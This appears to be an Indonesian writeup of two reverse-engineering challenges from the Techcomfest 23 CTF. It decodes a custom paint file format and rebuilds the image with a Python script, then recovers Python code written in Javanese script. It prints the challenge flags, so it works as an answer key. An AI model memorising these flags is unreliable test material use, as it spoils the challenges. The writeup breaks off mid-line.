


Techcomfest 23 Haha hoho CTF Writeup




Excy
Icarrus
Kisanak



Reverse Engineering

Artistic




Pada soal ini kita diberikan sebuah zip file yang ketika dibuka isinya adalah sebuah exe yang berbasis `c#` (sesuai deskripsi) dan sebuah file `paint.peko`. Exe tersebut merupakan sebuah aplikasi paint.






Kita bisa men-save gambar yang ada di canvas kita dengan mengklik tombol save, men-specify directory dan nantinya gambar kita akan tersimpan dengan ekstension .peko.




Namun sayangnya, tombol load aplikasi ini tidak dapat digunakan sehingga kita tidak bisa me-load paint.peko dan melihat gambarnya.

Karena aplikasi ini berbasis c# dan 32 bit, langsung saja kita buka menggunakan dnspy 32 bit. Lalu karena kami ingin menginspect fungsi savenya, langsung saja kami telusuri



Jika dilihat sekilas nampak ada berbagai macam operasi yang melibatkan aritmetika dan karakter-karakter unicode. Kami mencoba menjalankan debugging dengan breakpoint pada tiap2 akhir operasi dan inilah hasilnya.




Tiap2 akhir operasi yang ditandai dengan text{n} ternyata berbentuk string berupa fungsi-fungsi yang akan digunakan untuk input-output file dari gambar seperti FileStream, Write, Close, bmp, GetPixel, dkk. Asumsi kami adalah ini dilakukan sebagai bagian dari mengobfuskasi pemanggilan-pemanggilan fungsi yang digunakan ketika meng-convert canvas menjadi file .peko

Kemudian kami melakukan analisa terhadap file .peko. Ini adalah tampilan paint.peko ketika dilihat menggunakan hexeditor

File Information			-Untitled- x	paint.peko x																
File Name	paint.peko		00000000	00	00	00	00	00	00	00	00	00	FF	00	00	FF	00	FF	00	00
File Size	4,941,568 bytes (4,826 KiB)		00000010	00	00	00	00	01	00	00	00	00	FF	00	00	FF	00	FF	00	00
Data Inspector (Little-endian)			00000020	00	00	00	00	02	00	00	00	00	FF	00	00	FF	00	FF	00	00
			00000030	00	00	00	00	03	00	00	00	00	FF	00	00	FF	00	FF	00	00
			00000040	00	00	00	00	04	00	00	00	00	FF	00	00	FF	00	FF	00	00
Type	Unsigned (+)	Signed (±)	00000050	00	00	00	00	05	00	00	00	00	FF	00	00	FF	00	FF	00	00
8-bit Integer	0	0	00000060	00	00	00	00	06	00	00	00	00	FF	00	00	FF	00	FF	00	00
6-bit Integer	0	0	00000070	00	00	00	00	07	00	00	00	00	FF	00	00	FF	00	FF	00	00
4-bit Integer	0	0	00000080	00	00	00	00	08	00	00	00	00	FF	00	00	FF	00	FF	00	00
2-bit Integer	0	0	00000090	00	00	00	00	09	00	00	00	00	FF	00	00	FF	00	FF	00	00
4-bit Integer (+)	0		000000A0	00	00	00	00	0A	00	00	00	00	FF	00	00	FF	00	FF	00	00
4-bit Integer (±)	0		000000B0	00	00	00	00	0B	00	00	00	00	FF	00	00	FF	00	FF	00	00
6-bit Float P.	0		000000C0	00	00	00	00	0C	00	00	00	00	FF	00	00	FF	00	FF	00	00
4-bit Float P.	0		000000D0	00	00	00	00	0D	00	00	00	00	FF	00	00	FF	00	FF	00	00
2-bit Float P.	0		000000E0	00	00	00	00	0E	00	00	00	00	FF	00	00	FF	00	FF	00	00
4-bit Float P.	0		000000F0	00	00	00	00	0F	00	00	00	00	FF	00	00	FF	00	FF	00	00
EB128 (+)	0		00000100	00	00	00	00	10	00	00	00	00	FF	00	00	FF	00	FF	00	00
EB128 (±)	0		00000110	00	00	00	00	11	00	00	00	00	FF	00	00	FF	00	FF	00	00
AS-DOS DateTime	Invalid date		00000120	00	00	00	00	12	00	00	00	00	FF	00	00	FF	00	FF	00	00
FILE 2.0 DateTime	1899-12-30 00:00:00.000 UTC		00000130	00	00	00	00	13	00	00	00	00	FF	00	00	FF	00	FF	00	00
INIX 32-bit DateTime	1970-01-01 00:00:00 UTC		00000140	00	00	00	00	14	00	00	00	00	FF	00	00	FF	00	FF	00	00
Macintosh HFS DateTime	1904-01-01 07:07:12 Local		00000150	00	00	00	00	15	00	00	00	00	FF	00	00	FF	00	FF	00	00
			00000160	00	00	00	00	16	00	00	00	00	FF	00	00	FF	00	FF	00	00
			00000170	00	00	00	00	17	00	00	00	00	FF	00	00	FF	00	FF	00	00
			00000180	00	00	00	00	18	00	00	00	00	FF	00	00	FF	00	FF	00	00
			00000190	00	00	00	00	19	00	00	00	00	FF	00	00	FF	00	FF	00	00

Format file yang menarik... mari kita coba membuat sample canvas baru dengan warna yang unik. Warna yang kami gunakan sekarang adalah R = 20, G = 60, B = 100



Kita save dan lihat di hex editor lagi

File Information			Untitled-1	paint.peko	lalat.peko
File Name	lalat.peko		00000000	00 00 00 00 00 00 00 00 FF 00 00 FF 00 FF 00 00	
File Size	4,941,568 bytes (4,826 KiB)		00000010	00 00 00 00 01 00 00 00 64 00 00 3C 00 14 00 00	
Data Inspector (Little-endian)			00000020	00 00 00 00 02 00 00 00 64 00 00 3C 00 14 00 00	
Type	Unsigned (+)	Signed (±)	00000030	00 00 00 00 03 00 00 00 64 00 00 3C 00 14 00 00	
			00000040	00 00 00 00 04 00 00 00 64 00 00 3C 00 14 00 00	
			00000050	00 00 00 00 05 00 00 00 64 00 00 3C 00 14 00 00	
8-bit Integer	0	0	00000060	00 00 00 00 06 00 00 00 64 00 00 3C 00 14 00 00	
16-bit Integer	0	0	00000070	00 00 00 00 07 00 00 00 64 00 00 3C 00 14 00 00	
24-bit Integer	0	0	00000080	00 00 00 00 08 00 00 00 64 00 00 3C 00 14 00 00	
32-bit Integer	0	0	00000090	00 00 00 00 09 00 00 00 64 00 00 3C 00 14 00 00	
			000000A0	00 00 00 00 0A 00 00 00 64 00 00 3C 00 14 00 00	
64-bit Integer (+)	0		000000B0	00 00 00 00 0B 00 00 00 64 00 00 3C 00 14 00 00	
64-bit Integer (±)	0		000000C0	00 00 00 00 0C 00 00 00 64 00 00 3C 00 14 00 00	
			000000D0	00 00 00 00 0D 00 00 00 64 00 00 3C 00 14 00 00	
16-bit Float P.	0		000000E0	00 00 00 00 0E 00 00 00 64 00 00 3C 00 14 00 00	
32-bit Float P.	0		000000F0	00 00 00 00 0F 00 00 00 64 00 00 3C 00 14 00 00	
			00000100	00 00 00 00 10 00 00 00 64 00 00 3C 00 14 00 00	
64-bit Float P.	0		00000110	00 00 00 00 11 00 00 00 64 00 00 3C 00 14 00 00	
LEB128 (+)	0		00000120	00 00 00 00 12 00 00 00 64 00 00 3C 00 14 00 00	
LEB128 (±)	0		00000130	00 00 00 00 13 00 00 00 64 00 00 3C 00 14 00 00	
			00000140	00 00 00 00 14 00 00 00 64 00 00 3C 00 14 00 00	
MS-DOS DateTime	Invalid date		00000150	00 00 00 00 15 00 00 00 64 00 00 3C 00 14 00 00	
OLE 2.0 DateTime	1899-12-30 00:00:00.000 UTC		00000160	00 00 00 00 16 00 00 00 64 00 00 3C 00 14 00 00	
UNIX 32-bit DateTime	1970-01-01 00:00:00 UTC		00000170	00 00 00 00 17 00 00 00 64 00 00 3C 00 14 00 00	
Macintosh HFS DateTime	1904-01-01 07:07:12 Local		00000180	00 00 00 00 18 00 00 00 64 00 00 3C 00 14 00 00	
			00000190	00 00 00 00 19 00 00 00 64 00 00 3C 00 14 00 00	

Apabila diperhatikan, terdapat perbedaan di 9 bytes ke atas tiap row, dimana pada paint.peko nilainya adalah ff 00 00 ff 00 ff 00 00 sedangkan pada lalat.peko nilainya adalah 64 00 00 3c 00 14 00 00. 64 adalah hex untuk 100, 3c untuk 60, dan 14 untuk 20, yang mana nilai ini adalah warna yang kami gunakan namun terbalik. Dari sinilah kami terpikirkan bahwa pixel-pixel pada canvas disimpan dalam bentuk:

xx xx xx xx xx xx xx xx BB 00 00 GG 00 RR 00 00

xx = bytes lain
BB = bytes hex blue
GG = bytes hex green
RR = bytes hex red

Maka dari itu, strategi kami sekarang adalah membuat script penyusun image dari RGB. Untuk itu, kami harus memarsing paint.peko terlebih dahulu, mengambil list RGB, dan memasukkannya ke dalam script penyusun image. Untuk image dimensionnya, kami melihat di dnSpy pada bagian InitializeComponent terhadap informasi dimension canvas.

```
InitializeComponent() : void X
1  // MyPaint.Form1
2  // Token: 0x0600000A RID: 10 RVA: 0x00002B10 File Offset: 0x00000D10
3  private void InitializeComponent()
4  {
5      this.pnl_Canvas = new Panel();
6      this.btn_Load = new Button();
7      this.btn_Save = new Button();
8      this.label1 = new Label();
9      this.penColor = new ColorDialog();
10     this.pnl_PenCol = new Panel();
11     this.label2 = new Label();
12     this.num_PenSize = new NumericUpDown();
13     this.saveFileDialog = new SaveFileDialog();
14     ((ISupportInitialize)this.num_PenSize).BeginInit();
15     base.SuspendLayout();
16     this.pnl_Canvas.BackColor = Color.White;
17     this.pnl_Canvas.Location = new Point(12, 12);
18     this.pnl_Canvas.Name = "pnl_Canvas";
19     this.pnl_Canvas.Size = new Size(776, 398);
20     this.pnl_Canvas.TabIndex = 0;
21     this.pnl_Canvas.MouseDown += this.pnl_Canvas_MouseDown;
22     this.pnl_Canvas.MouseMove += this.pnl_Canvas_MouseMove;
23     this.pnl_Canvas.MouseUp += this.pnl_Canvas_MouseUp;
```

Ini adalah scriptnya:

```
from PIL import Image

f = open('paint.peko', 'rb').read()
rgblist = []
for i in range(0, len(f), 16):
    r = f[i+13]
    g = f[i+11]
    b = f[i+8]
    rgblist.append((r, g, b))
```

```

        # break
print(len(rgblist))
w = 398
h = 776

gbr = Image.new("RGB", (h,w))
pixel = gbr.load()
k=0
print(rgblist[k][0])
print(rgblist[k][1])
print(rgblist[k][2])
print(pixel[377, 22])
try:
    for i in range(0,h):
        for j in range(0,w):
            pixel[i,j] = (rgblist[k][0], rgblist[k][1], rgblist[k][2])
            k+=1
except:
    pass
gbr.save("hasilnya.jpg")

```

Output:



Flag = TECHCOMFEST23{Not_So_Artistic}

Hanaracaka




Pada soal ini, kita diberikan zip file berisi 2 file lain:

..		File folder			
aksout	2.095	517	File	19/12/20...	318C...
9.12.2020	2.643	732	File	09/12/20...	5429...

[illegible]

Pada file yang namanya bukan aksara, berisikan campuran antara aksara Jawa dengan syntax-syntax python. Setelah melihat ini, kami langsung berasumsi bahwa ada kata-kata pada code python yang diubah menjadi aksara Jawa.



Gambar di atas menunjukkan bahwa 2 karakter pertama sebelum libnum seharusnya adalah "from". Kemudian ada aksara yang harus diubah menjadi "in", menjadi "import", dll.

Maka dari itu, berbekal <https://kongresaksarajawa.id/salinsaja/>, <https://translate.google.com/>, ilmu pythonisasi, serta kegigihan yang kuat, kami berhasil me-recover menjadi code python sebaik mungkin.

```
from libnum import n2s as n2s, s2n as s2n
from random import randint as randint, randbytes as randbytes
from secret import flag as flag
fibb = lambda x: x if x <= 1 else fibb(x - 1) + fibb(x - 2)
tambah = lambda a,b: int((fastfibb(int((a))) + fastfibb(int((b)))) +
(fastfibb(int((b))) + fastfibb(int((a)))) * int((fastfibb(int((b))) +
fastfibb(int((a)))) + (fastfibb(int((a))) + fastfibb(int((b))))))
operasi = lambda
a2,b2,c2,d2,e2,f2,g2,h2,i2,j2:a2*b2+c2//d2-e2^j2+f2//g2^h2*i2
```

```

randomsum = s2n(flag) << sum([x for x in
range(randint(randint(0,50),randint(50,100)))]])
res =
operasi(6969696969, fibb(500), randomsum, 13, -323129992199354, fibb(100), max
(s2n('63848936301258'), s2n(b'993912942412'), s2n('1029385868923')), 37, tam
bah(100, 120), s2n(b'TECHCOMPFEEST2023{reversing_aksara_jawa_is_too_ezpz_fo
